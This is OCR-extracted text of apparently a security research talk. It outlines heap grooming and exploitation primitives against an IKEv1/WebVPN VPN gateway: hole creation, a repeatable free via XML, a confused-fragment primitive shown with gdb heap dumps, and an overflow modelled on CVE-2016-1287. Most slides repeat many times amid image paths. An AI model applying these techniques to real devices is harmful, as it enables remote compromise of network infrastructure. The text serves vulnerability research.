Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes


➔ Working with 0x800-byte chunks will give us some adjacency

Small holes creation

- We want some adjacency

- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags

- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte



- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes

➔ Working with 0x800-byte chunks will give us some adjacency

Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole

➔ Interesting confusion state

Primitive 2 – Repeatable free with XML


- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole

➔ Interesting confusion state

Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole


➔ Interesting confusion state



Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole


➔ Interesting confusion state



Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole

➔ Interesting confusion state



Primitive 2 – Repeatable free with XML


- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole

➔ Interesting confusion state

Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole


➔ Interesting confusion state



Primitive 2 – Repeatable free with XML

- This is a really good primitive
- XML data allocated for first packet, then freed
- Allocate IKEv1 fragment in same hole
- Free IKEv1 fragment using the repeatable free primitive
- Allocate another IKEv1 fragment in same hole


➔ Interesting confusion state



Primitive 3 – Confused fragment primitive

- Change the size of already queued fragment S1

```
(gdb) dlchunk 0xad854108 -c 2 -p 0x44
0xad854108 M sz:0x02030 fl:CP alloc_pc:ike_receiver_process_data+0x3ed 0x6262 bb
0xad856138 F sz:0x00010 fl:-P 0x0000 hex(07c8)
(gdb) python print(frag_payload(0xad854108+0x28+0x1c))
struct frag_payload @ 0xad85414c {
 next_payload     = 0x0
 critical_bit     = 0x0
 payload_length   = 0x1fe6
 id               = 0x10
 seqno            = 0x2
 last_frag        = 0x1

(gdb) dlchunk 0xad854108 -c 1 -p 0x44
0xad854108 M sz:0x02040 fl:CP alloc_pc:ike_receiver_process_data+0x3ed 0x6666 ff
(gdb) python print(frag_payload(0xad854108+0x28+0x1c))
struct frag_payload @ 0xad85414c {
 next_payload     = 0x0
 critical_bit     = 0x0
 payload_length   = 0x1ff2
 id               = 0x20
 seqno            = 0x2
 last_frag        = 0x1
```



- Trick: leave a small free chunk adjacent to S1
- Confusion state: IKEv1 session frag S1 has an increased `payload_length` field

Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length: n

Seqno=1

Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length: n +p


Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory


Reassembled packet length: n+n+p



Primitive 4 - Overflow with IKEv1


- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length: n+n+p




Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory




Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory




Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory




Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



